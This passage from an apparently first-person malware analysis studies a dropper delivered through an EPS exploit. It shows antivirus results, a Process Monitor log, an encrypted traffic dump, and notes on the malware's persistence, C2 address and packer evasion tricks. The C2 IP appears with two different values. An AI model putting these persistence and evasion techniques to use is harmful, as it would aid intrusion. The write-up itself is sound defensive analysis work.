Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Since the ultimate goal of these two exploit codes was to execute the malicious code within the EPS file with administrative privileges on the system, I decided to run the apt1.exe file on a virtual machine and observe its behavior for dynamic analysis. Shortly after running the apt1.exe file, I observed that it copied itself to the %AppData%\AMD\OGLCache.exe folder, communicated encrypted with the IP address 84.202.2.12, created a file in the AMD folder named default.conf with unreadable content (a randomly generated name, and the execution date of the file is encrypted), and added the folder information to the

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop key to run on system startup.

When examining the OGLCache.exe file with the Pesticide tool, I found that it was packed, making it difficult to obtain significant information through static analysis.





Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
13:50:22.8313497	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313524	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313553	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313581	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313611	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313637	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313661	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313692	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313763	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313836	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313899	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313928	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8314278	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8314438	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316597	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316703	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8336834	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8338442	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8338919	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8339794	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8340753	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8346032	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8346128	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8348418	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8349114	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8349863	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352550	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352720	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352767	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8353742	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8353951	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8355144	OGLCache.exe	2460	CloseFile	C:\Users\Mert\AppData\Roaming\AMD\default.conf	SUCCESS
13:50:22.8366887	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE
13:50:22.8367015	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367113	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND L
13:50:22.8367148	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367187	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE
13:50:22.8367234	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS
13:50:22.8367299	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND L
13:50:22.8367323	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS

Showing 2.070 of 980.472 events (0.2%) Backed by virtual memory








Server DNS Name: 84.200.2.12 Service Port: 443 Signature Name: Malware.Binary.exe



Raw Command

```
\177@|000|000|000|330|346a|254|347_|360|200|232|233|364B|254t|250;T|240|374|204|254|373|220|341u|372
H|311|226|367|203|372x|366|267P|240|354z|255|262|254j|365|367|220|265|375|377|355|313"|301|364|24
4|024|310|375|037|360|306|324|242|226:|177@|000|000|000|330|310|360|3629b|311|376|333|266|232n|27
5|236|300|360z|250|300|320|366|255|221|265`xq|345|256fH|273d~|216|374|224g|322|333|374|356|215|37
7|230 |261|276TK|307m|224|260~|315|261|361|206|266|356|331|276y|274|177@|000|000|000|330|244|232Z
|232|240?|220|340|362t0||355|256|254X|230|336|354|362|310|234|320|234|300|340$|302@|220|333@|3
35|372|332|226|252|266|2000b|363|270|177|272|375t|345|372Y|375|370|270|006[|016|233u|360|030|355[
|177@|000|000|000|330|277@|232|242|350||334|244[|210|311|221|224@|354H|276|254)p|360|304|360|370
d|247|350|340|332|004_R|200|221|350|300*|260Pt|353c|3574.mg|274|333|253i}|264|373|0330|367&X?|241
y5s|177@|000|000|000|330|237|303`|354p|224|230|260|347|220|360|276AHh|230|232|313p`|210|377|330
|372|2548|204|336|3343|256|342|340|240|244|332|221|330|3008ZvN|267|376|367j|3562d4b|205|251F|357
|225g|340{|374|177@|000|000|000|330|322UQ|307|240|242p|350o|332B|200h|231|343|376|364|233|3140|32
7|360|336|030|334|303|3350|217h|346|364|270j|354L|240k|377|236|340^|200|314|>|200|334|375|316a|2
35,+|231|225|036|251|364/=q|210|177@|000|000|000|330|330p|312|244|300|214|256|347|246@|3|324pq|244
v|274|340|v|220|260L|335|340|350_|327|352|214|257v|314|304|314|255Z|020r|314|320^d|330P|200|374|
3563|235|023,,:|274?F|303|221|257|315|0302|177@|000|000|000|330|266|346T%|277|340|352|177|344|3
77Tp|350|353|300|372|200|240|240|363|240|260|262|251|331|205|300|274|362|260|3144Z~|331|352|230|3
72|347|230T|321|244|235|356|202|327|347d|2402|312|025|273|302|255|026:|201=|033|335|251|177@|000|
000|000|330|340<k|364|270|322%z`DpA|212|346|214|227|302|227|275|263|325|376|220|317|334|206|232|3
25|205|265q|351d|364|242|342|272|006|214|360|273|253|350|204|242|016|215|2329|306M|221|303|302|34
4|222YU|224|024|327|343|215|360|177@|000|000|000|330%|220P>:|215|274|330qq|372|330B|250|207|300`|
```



Later, during static analysis, I unpacked the OGLCache.exe program, which was packed with a packer that attempted to hide itself by modifying the WriteProcessMemory function to `_riteProcessMemory`, and then made it difficult for dynamic code analysis by repeatedly calling the GetLongPathNameA function. When examining it with Pestudio, I discovered not only the IP address it communicated with but also strings related to the Powercat tool and hints of keylogging activities. Additionally, based on the string "hyd7u5jdi8" I determined that malicious actors have been actively using this malware since August 2016.



